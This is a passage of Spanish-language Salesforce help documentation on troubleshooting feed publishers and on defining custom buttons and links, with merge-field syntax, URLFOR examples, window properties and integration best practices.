Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Database.com Edition** y **Developer Edition**

### No veo ninguna noticia en tiempo real en las páginas de detalles del registro para un objeto concreto.

Las noticias en tiempo real solamente aparecen en objetos para los que se haya activado el seguimiento de noticias en tiempo real.

### Veo la noticia en tiempo real en la páginas de detalles del registro, pero no veo ningún publicador.

Si no hay acciones en la sección Acciones rápida en el publicador de Salesforce Classic en un formato de página, el publicador en Salesforce Classic no aparece. Agregue al menos una acción el formato de página al publicador para que aparezca.

### Puedo crear acciones, pero no puedo agregarlas a los publicadores.

Active acciones en el publicador para agregar acciones no estándar a publicadores en Salesforce Classic.

### Uso Internet Explorer 10 y todas las acciones que he creado aparecen en el publicador con el mismo icono, incluso aunque las acciones están destinadas a diferentes tipos de objetos.

La versión 10 de Internet Explorer no es compatible con las técnicas que utiliza Salesforce para mostrar los iconos que corresponden con el tipo de objeto con el que se asocia una acción. Considere utilizar Chrome, Firefox, Safari o una versión anterior de Internet Explorer.

### He agregado una acción a un formato de página, pero un usuario asignado al perfil que utiliza ese diseño de página no puede verla.

Asegúrese de que el usuario tiene permisos de lectura y modificación sobre el campo de relación de la acción. El campo de relación es el campo que se cumplimenta automáticamente en el objeto de destino cuando un usuario crea un registro usando una acción. Por ejemplo, para una acción en un caso que permite a los usuarios crear casos secundarios, el campo de relación predeterminado es `Caso principal`. Para asegurarse de que los usuarios pueden ver la acción Crear caso secundario, compruebe que tienen los permisos Leer y Modificar en el campo `Caso principal`.

### No veo ningún campo de relación en mis acciones de creación globales.

Los campos de relación solamente se aplican a acciones de creación específicas de objetos, no a acciones globales.

### No veo algunas acciones en mis grupos de Chatter.

Las acciones que ve dependen de su función en el grupo, el tipo de grupo y de cómo el administrador ha configurado el formato de publicador para grupos. Los grupos de Chatter sin clientes muestran el formato del publicador global de forma predeterminada, salvo que lo sustituya por un formato de publicador del grupo personalizado. En grupos de Chatter que permiten clientes, el publicador solamente muestra acciones estándar, como Publicar, Archivar, Vincular y Consultar.

CONSULTE TAMBIÉN

- Prácticas recomendadas para acciones
- Configurar acciones con Chatter habilitado

# Botones y vínculos personalizados

Los botones y vínculos personalizados le ayudan a integrar datos de Salesforce con direcciones URL externas, aplicaciones, la intranet de su empresa y otros sistemas de servidor.

Salesforce admite estos vínculos y botones personalizados.

| Tipo de vínculo personalizado o botón personalizado | Página de configuración donde está configurado |
|---|---|
| Vínculos de tipo favoritos definidos en el componente Vínculos personalizados de la página de inicio estándar | Componentes de la página de inicio |
| Vínculos personalizados completos incluidos en los componentes de la página de inicio estándar | Vínculos personalizados |
| Vínculos personalizados completos o botones personalizados en objetos | Botones, Vínculos y Acciones (en la configuración de gestión del objeto) |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para crear o cambiar botones o vínculos personalizados:

- "Personalizar aplicación"

Los vínculos personalizados pueden enlazar con una dirección URL externa, como `www.google.com`, una página de Visualforce o la intranet de su empresa. Los vínculos personalizados también pueden enlazar con un s-control personalizado de la biblioteca de s-control personalizados, como un applet de Java o un control Active-X.

Los botones personalizados pueden:

- Conectar usuarios a aplicaciones externas como una página Web que muestre un mapa a una dirección de contacto.
- Ejecutar un S-Control desde la biblioteca de S-Control, como un S-Control que adapte un caso de la página de detalles de caso.
- Iniciar vínculos personalizados.

Puede seleccionar las propiedades de la ventana de visualización que determinarán la forma en que el destino de un vínculo o botón se muestra a los usuarios. Los vínculos personalizados y S-Control pueden incluir campos de Salesforce como tokens dentro de la URL o el Custom S-Control. Por ejemplo, puede incluir un nombre de cuenta en una dirección URL que busca Yahoo: `http://search.yahoo.com/bin/search?p={!Account_Name}`.

Puede sustituir la acción predeterminada de algunos botones estándar y personalizar el comportamiento de las páginas de la ficha inicio de forma que se adapten a las necesidades de su organización.

Una ficha Web o un vínculo personalizado podría mostrar una página en blanco si el sitio incrustado:

- Se ha definido para denegar la carga de su contenido en un marco.
- Se ha definido para permitir la carga de su contenido en un marco, solo si el mismo sitio está proporcionando el contenido.
- Contiene una mezcla de contenido seguro e inseguro y el navegador del usuario se ha configurado para bloquear el contenido activo mixto.

Para resolver este problema, pruebe estas soluciones.

- Defina su vínculo personalizado para abrirse en una nueva ventana o mostrar en la ventana existente sin la barra lateral o el encabezado.
- Mueva la URL de una ficha Web a un vínculo personalizado y establezca la URL para abrirse en una nueva ventana o aparecer en la ventana existente sin la barra lateral o el encabezado.
- Si el sitio que está incrustando tiene un prefijo HTTP y contenido activo mixto, pruebe a cambiar el prefijo a HTTPS. Si el sitio incrustado cuenta con un certificado de seguridad válido y no está bloqueado para aparecer en marcos, el uso de HTTPS como prefijo permite aparecer al sitio.

Definir botones y vínculos personalizados
Defina la acción que se produce cuando un usuario hace clic en un vínculo o botón personalizado. Los botones y vínculos personalizados pueden transmitir acciones en Salesforce o integrar datos de Salesforce con URL, aplicaciones o sistemas externos.

Sustituir botones estándar y páginas de la ficha inicio
Puede sustituir el comportamiento de los botones estándar en páginas de detalles de registros. También puede sustituir la página de inicio de fichas que aparece cuando un usuario hace clic en una ficha de objeto estándar, personalizado o externo.

Muestras de vínculos y botones personalizados
Utilice muestras de vínculos y botones personalizados de Salesforce para determinar si pueden funcionar para usted.

Consideraciones de botones y vínculos personalizados
Recuerde estas consideraciones al trabajar con vínculos y botones personalizados.

Visualización de referencias a los componentes de Salesforce

CONSULTE TAMBIÉN

Definir botones y vínculos personalizados
Adición de vínculos personalizados predeterminados
Personalización de formatos de página de la ficha Inicio

## Definir botones y vínculos personalizados

Defina la acción que se produce cuando un usuario hace clic en un vínculo o botón personalizado. Los botones y vínculos personalizados pueden transmitir acciones en Salesforce o integrar datos de Salesforce con URL, aplicaciones o sistemas externos.

Visualice un vídeo de demostración acerca de la creación de un vínculo personalizado.

Si desea que el vínculo o botón abra una página personalizada u otro código, considere una página de Visualforce.

1. Desde la configuración de gestión para el objeto que desea modificar, vaya a Botones, Vínculos y Acciones.

   Nota: Los botones personalizados no están disponibles en el objeto de usuario o las páginas de inicio personalizadas. Los botones y vínculos personalizados están disponibles para actividades que se encuentren bajo la configuración de gestión de objetos individuales para tareas y eventos. Para anular un botón estándar que se aplica a tareas y eventos, vaya a la configuración de gestión de objetos para actividades.

2. Haga clic en **Botón o vínculo nuevo**. Otra opción consiste en hacer clic en **Vínculos personalizados predeterminados** para agregar un vínculo personalizado predefinido.
3. Introduzca los atributos del vínculo o del botón.

   Este es un ejemplo de los atributos para un botón que realiza una búsqueda Web para el nombre de una cuenta:

EDICIONES


Disponible en: Salesforce Classic y Lightning Experience

Los botones y vínculos personalizados están disponibles en: **todas** las ediciones

Las páginas de Visualforce y S-Control están disponibles en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o cambiar botones o vínculos personalizados:
- "Personalizar aplicación"





4. Para validar todas las funciones y los campos de combinación de Salesforce, haga clic en **Comprobar sintaxis**.
5. Haga clic en **Guardar** cuando haya finalizado o haga clic en **Guardar rápido** para guardar y continuar modificando. El almacenamiento valida la URL que ha definido si define el origen del contenido como URL.
6. Para abrir un botón o vínculo utilizando una configuración distinta a la configuración predeterminada del navegador del usuario haciendo clic en **Propiedades de apertura de ventanas** en la página de detalles del botón o vínculo.
7. Para ver todas las referencias al nuevo botón o vínculo, haga clic en **¿Dónde se utiliza?** en su página de detalles.

   Los vínculos personalizados de los usuarios se agregan automáticamente a la sección Personalizar vínculos de la página de detalles del usuario. Puede agregar botones de página solo a la sección Botones de un formato de página.

Nota: El tamaño máximo de la URL de un vínculo es de 2,048 bytes. Cuando los datos se sustituyen por los tokens de la URL, el vínculo puede superar 3,000 bytes. Algunos navegadores aplican límites en la longitud máxima de la URL.

Antes de poder utilizar sus vínculos y botones personalizados, agréguelos al formato de página de un objeto. Luego puede ver y utilizar el botón o vínculo en una página de detalles de registro.




Campos de botones y vínculos personalizados

Esta tabla define los campos que están disponibles cuando crea un botón o vínculo personalizado.

Construcción de vínculos personalizados efectivos

Utilice estos métodos para construir vínculos personalizados efectivos.

Modificación de propiedades de apertura de ventanas

Campos de combinación para botones y vínculos personalizados
Adición de vínculos personalizados predeterminados
Prácticas recomendadas sobre vínculos personalizados

Los botones y vínculos personalizados pueden transmitir acciones en Salesforce o integrar datos de Salesforce con URL, aplicaciones o sistemas externos. Emplee estas prácticas recomendadas para obtener el máximo de sus vínculos personalizados

CONSULTE TAMBIÉN

Configuración de gestión de búsqueda de objetos
Consideraciones de botones y vínculos personalizados
Muestras de vínculos y botones personalizados

## Campos de botones y vínculos personalizados

Esta tabla define los campos que están disponibles cuando crea un botón o vínculo personalizado.

| Nombre de atributo | Descripción |
|---|---|
| `Etiqueta` | Introduzca el texto que aparece en la interfaz de usuario para el botón o vínculo personalizado. |
| `Nombre` | Acepte o introduzca el nombre único para utilizar para el botón o vínculo cuando se hace referencia a él desde un campo de combinación. Este nombre sólo puede incluir guiones bajos y caracteres alfanuméricos y debe ser exclusivo de su organización. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. |
| `Prefijo de espacio de nombres` | Introduzca el prefijo que identifica únicamente a su paquete. En un contexto de paquetes, un prefijo de espacio de nombres es un identificador alfanumérico de entre uno y 15 caracteres que distingue su paquete y su contenido de los paquetes de otros desarrolladores en AppExchange. Los prefijos de espacio de nombres no distinguen entre minúsculas y mayúsculas. Por ejemplo, ABC y abc no se reconocen como elementos únicos. Su prefijo de espacio de nombres debe ser totalmente único en todas las organizaciones de Salesforce. Mantiene su paquete gestionado bajo su control exclusivo. |
| `Componente protegido` | Opcionalmente, limite el uso en una organización de suscriptor. Los componentes creados en la organización del suscriptor no se pueden vincular o hacer referencia a componentes protegidos. Un desarrollador puede eliminar un componente protegido en una futura versión sin necesidad de preocuparse de errores en las instalaciones. Sin embargo, si se marca un componente como no protegido y se publica de forma global, el desarrollador no podrá eliminarlo. |
| `Descripción` | Introduzca el texto que distingue el botón o vínculo de otros. Este texto sólo se muestra a administradores al establecer botones y vínculos. |

EDICIONES

Disponible en: Salesforce Classic

Los botones y vínculos personalizados están disponibles en: **Todas** las ediciones excepto **Database.com**

Las páginas de Visualforce y S-Control están disponibles en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Nombre de atributo | Descripción |
| --- | --- |
| `Tipo de visualización` | Determine en qué lugar aparece el botón o vínculo en los formatos de página.<br>**Vínculo de página de detalles**<br>Agrega el vínculo a la sección Vínculos personalizados de sus formatos de página.<br>**Botón de página de detalles**<br>Agrega el botón personalizado a la página de detalles de un registro. Puede agregar botones de página de detalles a la sección Botones de un formato de página.<br>**Botón de lista**<br>Agrega el botón personalizado a la vista de lista, formato de resultado de búsqueda o lista relacionada. Puede agregar botones de lista a la sección Lista relacionada de un formato de página o los formatos de vista de lista y de resultados de búsqueda.<br>Para los botones de lista, Salesforce selecciona la opción **Mostrar casillas de verificación (de selección de registro múltiple)** para incluir una casilla de verificación junto a cada registro en la lista. Los usuarios pueden seleccionar los registros que desean aplicar a la acción en el botón de lista. Si su botón personalizado no requiere que el usuario seleccione registros, anule la selección de esta opción. |
| `Comportamiento` | Seleccione el resultado de hacer clic en el botón o vínculo.<br>Cuando corresponda, algunas configuraciones tendrán valores predeterminados. Por ejemplo, si selecciona **Visualizar en una ventana nueva**, la altura predeterminada de una nueva ventana es de 600 píxeles. Consulte Modificación de propiedades de apertura de ventanas. |
| `Origen del contenido` | Seleccione si desea utilizar una acción de URL, S-Control o JavaScript o páginas de Visualforce como contenido del botón o vínculo.<br>Salesforce comprueba la corrección de las URL en vínculos personalizados y botones personalizados. Cuando crea o modifica botones o vínculos personalizados que contienen marcas de URL no válidas, como secuencias de comandos, Salesforce bloquea la aparición de los vínculos. En su lugar, aparece un mensaje de error al pasar el ratón. Vuelva a configurar las URL para que sean válidas y con un formato correcto. La URL puede ser una URL relativa o una dirección `http://`, `https://`, `file://`, `ftp://` o `mailto://` absoluta. Las URL no válidas en vínculos personalizados o botones personalizados creados antes de Spring '13 no se comprueban hasta que las modifica. |
| `Contenido` | Introduzca el contenido del botón o vínculo a botones y vínculos o escriba la URL u OnClick JavaScript.<br>• Para insertar un campo, seleccione el tipo de campo en Seleccionar tipo de campo y seleccione un campo en Insertar campo.<br>• Para insertar campos de conexión de actividades, seleccione *`Evento`* o *`Tarea`* en `Seleccionar tipo de campo`.<br>• Para insertar un operador, seleccione el icono del operador adecuado de la lista desplegable `Insertar Operador`.<br>• Para insertar una función, haga doble clic sobre su nombre en la lista o selecciónela y haga clic en **Insertar función seleccionada**. Para filtrar la lista de funciones, seleccione una categoría de la lista desplegable `Funciones`. Seleccione una función y haga clic en **Ayuda sobre esta función** para visualizar una descripción y ejemplos de fórmulas que utilicen esa función.<br>Consejo: Las normas de Internet requieren codificación especial para URL.Salesforce codifica automáticamente el texto de cualquier campo de combinación que inserte en un vínculo. |

| Nombre de atributo | Descripción |
| --- | --- |
| | Codifique cualquier texto adicional que vincule manualmente. Por ejemplo, para generar la URL siguiente:<br>`http://www.google.com/search?q={!user.name} Steve Mark 50%`<br>Utilice el contenido siguiente:<br>`http://www.google.com/search?q={!user.name}+Steve+Mark+50%25`<br>Salesforce elimina automáticamente las dobles comillas de las URL si el `Origen del contenido` es URL. Si necesita añadir comillas dobles, hágalo manualmente. Por ejemplo, para generar la URL `http://www.google.com/search?q="salesforce+foundation"`, utilice este contenido: `http://www.google.com/search?q=%22salesforce+foundation%22`. |
| `Codificación del vínculo` | Seleccione los parámetros de la codificación. El valor predeterminado de la codificación como Unicode (UTF-8). Cambie la configuración de codificación predeterminada si el destino de un vínculo requiere datos en un formato diferente. La codificación está disponible si su Origen del contenido es URL. |

## Construcción de vínculos personalizados efectivos

Utilice estos métodos para construir vínculos personalizados efectivos.

**Utilice campos de combinación para pasar datos de Salesforce**

Puede agregar campos de combinación a un vínculo personalizado para pasar datos desde sus registros de Salesforce, información de usuario o información de la empresa a otro sitio web o aplicación.

Por ejemplo, puede crear vínculos personalizados que buscan en Google un nombre de cuenta o buscan una dirección en un mapa.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Los botones y vínculos personalizados están disponibles en: **todas** las ediciones

Las páginas de Visualforce y S-Control están disponibles en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

```
http://google.com/search?q={!Account.Name}
```

```
http://maps.google.com?q={!Account.ShippingStreet} {!Account.ShippingCity}
{!Account.ShippingState} {!Account.ShippingPostalCode}
```

Nota: Los vínculos personalizados no admiten la conversión del tipo de datos. Cuando cree vínculos personalizados para pasar datos desde un campo de Salesforce a otro, los datos deben coincidir con el tipo de datos de los campos en los que los está colocando. Por ejemplo, si tiene datos numéricos, debe pasarlos a un campo numérico.

**Sustituya símbolos por ciertos caracteres o utilice `URLENCODE()`**

Debido a los estándares de codificación de direcciones URL establecidos por el World Wide Web Consortium (W3C), ciertos caracteres "inseguros", como los espacios y las marcas de puntuación, no pueden pasarse a través de una URL. Los botones y vínculos personalizados escapan estos caracteres, de modo que no tiene que codificarlos en las URL.

Si necesita codificar su URL, utilice la función `URLENCODE()` en el campo de combinación de este modo: `{!URLENCODE(texto)}`, donde *`texto`* es el campo de combinación o cadena de texto que contiene los caracteres que desea codificar.

Por ejemplo: Si el campo de combinación `ejemplo__c` contiene `<B>Página de Jose<b>`, `{!URLENCODE(ejemplo__c)}` daría como resultado: `%3CB%3EMark%27s%20page%3C%2Fb%3E`.

**Utilice `URLFOR()` para vincular con páginas de Visualforce**

Para vincular una página de Visualforce, utilice `URLFOR()` con la ruta relativa a la página, que es `/apex/PageName`. Por ejemplo, para vincular a una página de Visualforce denominada MissionList que no está asociada con un registro, utilice la sintaxis siguiente.

```
{! URLFOR( "/apex/MissionList" ) }
```

Cuando utiliza `URLFOR()` con una página de Visualforce y desea pasar un Id. de registro a la página, debe pasar el Id. como un parámetro.

```
{! URLFOR( "/apex/Mission", null, [id=Mission__c.Id] ) }
```

**Utilice la variable global `$Action` y `URLFOR()` para vincular con páginas de Salesforce**

Cuando cree un botón o vínculo personalizado que apunte a una página en Salesforce, utilice la variable global `$Action` para construir el vínculo, en vez de pegar en la ruta a la página. Por lo tanto, si su organización se traslada a otro servidor o la dirección URL a la página cambia, el vínculo aún apunta al lugar correcto.

Para construir el vínculo, utilice la función de fórmula `URLFOR()` con la variable `$Action`.

```
{!URLFOR( $Action.Case.NewCase, Account.Id )}
```

Este vínculo personalizado en el objeto Cuenta abre el formulario Nuevo caso, que crea el caso como un elemento secundario del registro de la cuenta. Puede utilizar este proceso para cualquier objeto que tenga una búsqueda en el objeto Cuenta. Para crear un registro que no sea secundario de otro registro, o si dos objetos no tienen relación, puede utilizar `$ObjectType.`***`ObjectName`*** como segundo argumento. Por ejemplo:

```
{!URLFOR( $Action.Case.NewCase, $ObjectType.Case )}
```

Las variables globales `$Action` esperan un Id. de registro o `$ObjectType`. Por ejemplo, las dos fórmulas siguientes crean vínculos a la ficha y a la página de detalle de una cuenta respectivamente.

```
{!URLFOR( $Action.Account.Tab, $ObjectType.Account )}
```

```
{!URLFOR( $Action.Account.View, Some_Account_Lookup__c.Id )}
```

La función `URLFOR()` lleva argumentos opcionales adicionales que se pasan en el destino como parámetros de cadena de consulta. Puede utilizar estos argumentos cuando se sustituya una acción estándar por una página de Visualforce para pasar los parámetros adicionales que necesita la página de Visualforce o su controlador. Por ejemplo, si cuando cierre un caso desea cambiar el valor de un campo personalizado en el caso denominado Actual Delivery Date (Fecha de entrega vigente) a hoy, podría utilizar:

```
{!URLFOR($Action.Case.CloseCase, Case.Id, [ actualDeliveryDate=TODAY()] )}
```

Luego puede sustituir la acción Cerrar caso por una página y controlador de Visualforce estableciendo el valor del campo Actual Delivery Date en esa página de Visualforce o en su controlador. Consulte *Utilización de parámetros de cadenas de consulta en una página de Visualforce* para obtener más información.

CONSULTE TAMBIÉN

Ejemplo de vínculo personalizado: Vínculo a documentos

Ejemplo de vínculo personalizado: Vínculo a archivos en Chatter

Ejemplo de vínculo personalizado: Vincular a informes

## Modificación de propiedades de apertura de ventanas

Los botones y vínculos personalizados pueden abrirse en distintos tipos de ventana. Si ha seleccionado un botón o vínculo personalizado para que se abra en una ventana emergente, establezca las propiedades de la ventana. Si deja las propiedades de la ventana en blanco, el botón o vínculo personalizado utilizará la configuración predeterminada del explorador del usuario.

Para modificar las propiedades de apertura de ventanas:

1. Desde la configuración de gestión del objeto cuyo botón o vínculo desee modificar, vaya a Botones, Vínculos y Acciones y, a continuación, haga clic en el nombre del botón o del vínculo. Los botones personalizados no están disponibles en el objeto de usuario.
2. Haga clic en **Propiedades de apertura de ventanas**.
3. Modifique las siguientes propiedades.

| Propiedad de la ventana | Descripción |
|---|---|
| `Anchura` | Anchura (en píxeles) de la ventana emergente. |
| `Altura` | Altura (en píxeles) de la ventana emergente. |
| `Posición de la ventana` | Lugar de la ventana donde se abrirá la ventana emergente. |
| `Ajustar tamaño` | Permite a los usuarios cambiar el tamaño de la ventana emergente. |
| `Mostrar barra de dirección` | Muestra la barra de dirección del explorador que contiene la dirección URL. |
| `Mostrar barras de desplazamiento` | Muestra las barras de desplazamiento de la ventana emergente. |
| `Mostrar barras de herramientas` | Muestra las barras de herramientas del explorador. Éstas suelen tener botones de desplazamiento, como Atrás, Adelante e Imprimir. |
| `Mostrar barra de menú` | Muestra los menús del explorador. Éstos suelen contener opciones como **Archivo** y **Modificar**. |
| `Mostrar barra de estado` | Muestra la barra de estado en la parte inferior del explorador. |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

S-Control está disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar propiedades de botones o vínculos personalizados:

- "Personalizar aplicación"

Nota: Puede que algunas propiedades no estén disponibles dependiendo del Comportamiento del botón o vínculo personalizado. Por ejemplo, si selecciona *Ejecutar JavaScript*, ninguna propiedad de apertura de ventanas estará disponible.

4. Guarde sus cambios.

CONSULTE TAMBIÉN

Definir botones y vínculos personalizados

## Campos de combinación para botones y vínculos personalizados

Un campo de combinación es un acampo puede ubicar en una plantilla de correo electrónico, una plantilla de combinación de correo, un vínculo personalizado o una fórmula para incorporar los valores a partir de un registro.

EDICIONES

Disponible en: Salesforce Classic

Los botones y vínculos personalizados están disponibles en: **Todas** las ediciones excepto **Database.com**

Las páginas de Visualforce y S-Control están disponibles en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Sintaxis y Formato

Cuando introduce el campo de combinación en un botón o vínculo personalizado, la sintaxis se compone de una llave de apertura y un signo de exclamación, todo ello seguido del nombre del objeto, un punto, el nombre de campo y una llave de cierre:

```
{!Object_Name.Field_Name}
```

Para asegurarse de que está utilizando la sintaxis correcta, seleccione los campos de combinación en la lista desplegable del editor para botones y vínculos personalizados.

### Sugerencias

- Para insertar campos de conexión de actividades, seleccione **Evento** o **Tarea** En la lista desplegable Seleccionar tipo de campo.
- Puede agregar vínculos rápidamente a la barra lateral utilizando el componente Vínculos personalizados de la página de inicio estándar.

  PRECAUCIÓN: El componente Vínculos personalizados de la página de inicio estándar no es compatible con
  - Campos de combinación
  - Funciones como `URLFOR`
  - Ejecución de JavaScript

- Propiedades de apertura de ventanas personalizables

CONSULTE TAMBIÉN

Descripción general de campos de combinación

Consideraciones de botones y vínculos personalizados

## Adición de vínculos personalizados predeterminados

1. Para la configuración de gestión del objeto apropiado, vaya a Botones, Vínculos y Acciones o bien a Botones y Vínculos.
2. Haga clic en **Vínculos personalizados predeterminados**.
3. Junto a un vínculo de muestra que desea agregar, haga clic en **Agregar ahora**.
4. Cambie los dato predeterminado del vínculo, según sea necesario.
5. Seleccione **Guardar**.
6. Modifique el formato de página para que la ficha correspondiente muestre el nuevo vínculo.

CONSULTE TAMBIÉN

Definir botones y vínculos personalizados

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para crear o cambiar vínculos personalizados:

- "Personalizar aplicación"

## Prácticas recomendadas sobre vínculos personalizados

Los botones y vínculos personalizados pueden transmitir acciones en Salesforce o integrar datos de Salesforce con URL, aplicaciones o sistemas externos. Emplee estas prácticas recomendadas para obtener el máximo de sus vínculos personalizados

Nota: Salesforce comprueba la corrección de las URL en vínculos personalizados y botones personalizados. Cuando crea o modifica botones o vínculos personalizados que contienen marcas de URL no válidas, como secuencias de comandos, Salesforce bloquea la aparición de los vínculos. En su lugar, aparece un mensaje de error al pasar el ratón. Vuelva a configurar las URL para que sean válidas y con un formato correcto. La URL puede ser una URL relativa o una dirección `http://`, `https://`, `file://`, `ftp://` o `mailto://` absoluta. Las URL no válidas en vínculos personalizados o botones personalizados creados antes de Spring '13 no se comprueban hasta que las modifica.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Los botones y vínculos personalizados están disponibles en: **todas** las ediciones

Las páginas de Visualforce y S-Control están disponibles en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Prácticas recomendadas para usuarios avanzados

Salesforce no tiene intención de cambiar los nombres de los campos; no obstante, eso no garantiza que los nombres de campo cambien en el futuro. Por lo tanto, los vínculos personalizados que incluyen campos de Salesforce podrían cambiar su modo de asignación.

**Pasar los Id. de sesión con SSL**

No pase nunca los Id. de sesión a una dirección URL "`http`". En su lugar, pase los Id. de sesión con una URL de secure sockets layer (SSL) "`https`". Cualquier dato que se pase a otras aplicaciones alojadas en Internet deberían utilizar siempre SSL ya que la URL puede contener información confidencial de clientes.

**Inicio de sesión único**

Utilice vínculos personalizados para pasar un Id. de sesión para dar cobertura a Inicio de sesión único (SSO), de modo que los usuarios pueden evitar inicios de sesión múltiples a aplicaciones web que su organización aloja para gestionar datos de Salesforce. Construya su vínculo personalizado para pasar el campo de combinación `{!User_Session_ID}`, que permite a los usuarios acceder a todos los recursos autorizados durante una autenticación única. Los sistemas externos pueden acceder a recursos de Salesforce empleando un servicio web, que permite a las organizaciones comunicar datos sin un conocimiento íntimo de otros sistemas de TI detrás de un cortafuegos.

**Enviar la fecha del servidor en la dirección URL**

Algunos proyectos de integración necesitan vínculos personalizados para incluir una fecha de servidor para conocer la fecha de iniciación de Salesforce. Se puede pasar la fecha del servidor de Salesforce a sistemas externos empleando vínculos personalizados. Por ejemplo, `http://algunaurl.com/algunaruta?current_date={!Today}`. Las fechas utilizan la zona horaria del Pacífico.

**Evite conjuntos dobles de fichas en un navegador**

Los usuarios de Unlimited Edition y Enterprise Edition pueden construir un vínculo personalizado para realizar una acción que mantenga a los usuarios en la misma ventana del navegador y no muestra un conjunto doble de fichas. Cree una página de Visualforce que contenga el siguiente código, sustituyendo `<REGULAR_WIL>` por su vínculo normal o personalizado existente.

```
<script language="JavaScript">
function redirect() {
parent.frames.location.replace("<REGULAR_WIL>")
}
redirect();
</script>
```

## Sustituir botones estándar y páginas de la ficha inicio

Puede sustituir el comportamiento de los botones estándar en páginas de detalles de registros. También puede sustituir la página de inicio de fichas que aparece cuando un usuario hace clic en una ficha de objeto estándar, personalizado o externo.

Las sustituciones de botones son globales. Por ejemplo, si sustituye el botón Nuevo en oportunidades, su acción de sustitución afecta a cualquier lugar donde esté disponible esta acción, como:

- Página de inicio de oportunidades
- Cualquier lista relacionada de oportunidades en otros objetos, como las cuentas
- La lista desplegable Crear nuevo de la barra lateral
- Cualquier favorito del navegador de esta página de Salesforce

1. Desde la configuración de gestión de objetos para el objeto cuya sustitución desea establecer, vaya a Botones, Vínculos y Acciones.
2. Haga clic en **Modificar** junto a la página de inicio de la ficha o del botón que desea sustituir.
3. Elija el tipo de sustitución que desee asociar a la acción.
   - **Sin sustitución (utilizar predeterminado)**: se utiliza una sustitución personalizada que el paquete instalado proporciona. Si no hay una instalada, se utilizará el comportamiento estándar de Salesforce.
   - **Página de Salesforce estándar**: esta opción sólo está disponible para los suscriptores que sustituyen las acciones en un objeto personalizado instalado. Si se selecciona, se utiliza el comportamiento estándar de Salesforce.
   - **Custom S-Control**: se utiliza el comportamiento de un S-Control.

     Importante: Las páginas de Visualforce sustituyen los s-controls. Las organizaciones que no han utilizado anteriormente los S-Control no pueden crearlos. Los S-Control existentes no se verán afectados y todavía podrán modificarse.

   - **Página de Visualforce**: se utiliza el comportamiento de una página de Visualforce.
4. Seleccione el nombre del S-Control o la página de Visualforce que desea que se ejecute cuando los usuarios hagan clic en el botón o ficha.

   Cuando sustituya botones con una página de Visualforce, solo puede seleccionar páginas de Visualforce que utilicen el controlador estándar del objeto en el que aparece el botón. Por ejemplo, si desea utilizar una página para sustituir el botón **Modificar** en cuentas, la marca de la página debe incluir el atributo `standardController="Account"` en la etiqueta `<apex:page>`:

```
<apex:page standardController="Account">

    ... page content here ...

</apex:page>
```

   Cuando sustituya fichas con una página de Visualforce, solo puede seleccionar páginas de Visualforce que utilicen el controlador de lista estándar para esa ficha, páginas con un controlador personalizado o páginas sin ningún controlador.

   Cuando sustituya listas con una página de Visualforce, solo puede seleccionar páginas de Visualforce que utilicen un controlador de lista estándar.

### EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las sustituciones de Visualforce también están disponibles en: **Contact Manager Edition**, **Group Edition** y **Professional Edition**

Tipos de registro disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

